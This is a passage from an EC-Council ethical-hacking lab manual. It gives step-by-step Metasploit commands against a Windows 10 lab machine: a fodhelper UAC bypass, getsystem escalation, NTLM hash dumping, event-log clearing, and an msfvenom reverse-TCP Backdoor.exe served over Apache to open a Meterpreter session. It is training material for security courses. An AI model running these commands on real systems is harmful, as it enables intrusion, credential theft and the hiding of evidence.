


Figure 2.1.26: Back grounding the Session

54. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

55. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.




Figure 2.1.27: Setting the Exploit

56. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.




Figure 2.1.28: Setting the Exploit

57. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.
59. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
60. The **Payload options** section displays the requirement for the payload.

    Observe that:

    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** virtual machine)
    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option




Figure 2.1.29: Setting the Payload

61. To set the **LHOST** option, type **set LHOST 10.10.10.13** and press **Enter**.
62. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In this lab, **10.10.10.13** is the IP Address of the attacker machine (here, **Parrot Security**), which might vary in your lab environment.




Figure 2.1.30: Setting the Payload

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

63. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 10** virtual machine.

64. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 10** virtual machine; you have now successfully completed a Meterpreter session.




Figure 2.1.31: Meterpreter Session Opened

65. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.




Figure 2.1.32: Viewing the Current User ID

TASK 1.9

Escalate Privileges using Named Pipe Impersonation

66. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

67. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.



Figure 2.1.33: Issuing getsystem Command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

68. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.



Figure 2.1.34: Viewing the User ID

69. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.

70. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 10** virtual machine.

TASK 1.10

Dump Password Hashes

71. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.




Figure 2.1.35: Dumping the Hashes

72. Thus, you have successfully escalated privileges by exploiting the Windows 10 virtual machine's vulnerabilities.

73. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 2.1.36: clearev command

74. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
75. Close all open windows and document all the acquired information.

TASK 2

Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Ensure that the **Windows 10** and **Parrot Security** virtual machines are turned on.
2. Before beginning this lab, create a text file named **secret.txt** in the **Windows 10** virtual machine; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**"

The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.




Figure 2.2.1: A text file containing the account number

3. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory

TASK 2.1

Create and Share Backdoor.exe File

7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe** and press **Enter**.

Note: Here, the localhost IP address is **10.10.10.13** (the **Parrot Security** virtual machine.)




Figure 2.2.2: Creating a Payload

8. This will generate **Backdoor.exe**, a malicious file, on **Desktop**, as shown in the screenshot.




Figure 2.2.3: Malicious file successfully generated

9. Now, you need to share **Backdoor.exe** with the target machine (in this lab, **Windows 10**).
10. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.
11. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.




Figure 2.2.4: Copying the backdoor file

13. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

TASK 2.2

Execute Payload

14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
15. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port




Figure 2.2.5: Setup the reverse TCP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. To start the handler, type **exploit -j -z** and press **Enter**.




Figure 2.2.6: Exploit the Windows 10 machine

TASK 2.3

Download and Run Backdoor.exe File

17. Switch to the **Windows 10** virtual machine.
18. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
19. Click **Backdoor.exe** to download the file.




Figure 2.2.7: Downloading malicious exe file on the victim's system

20. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **secret.txt** files are stored in the same directory (here, **Downloads**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.




Figure 2.2.8: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.
23. The **Meterpreter** session has successfully been opened, as shown in the screenshot.




Figure 2.2.9: Exploit result of Windows 10 machine

TASK 2.4

Establish a Session and Obtain User Information

24. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.




Figure 2.2.10: creating the session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.



Figure 2.2.11: Viewing system info

26. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.

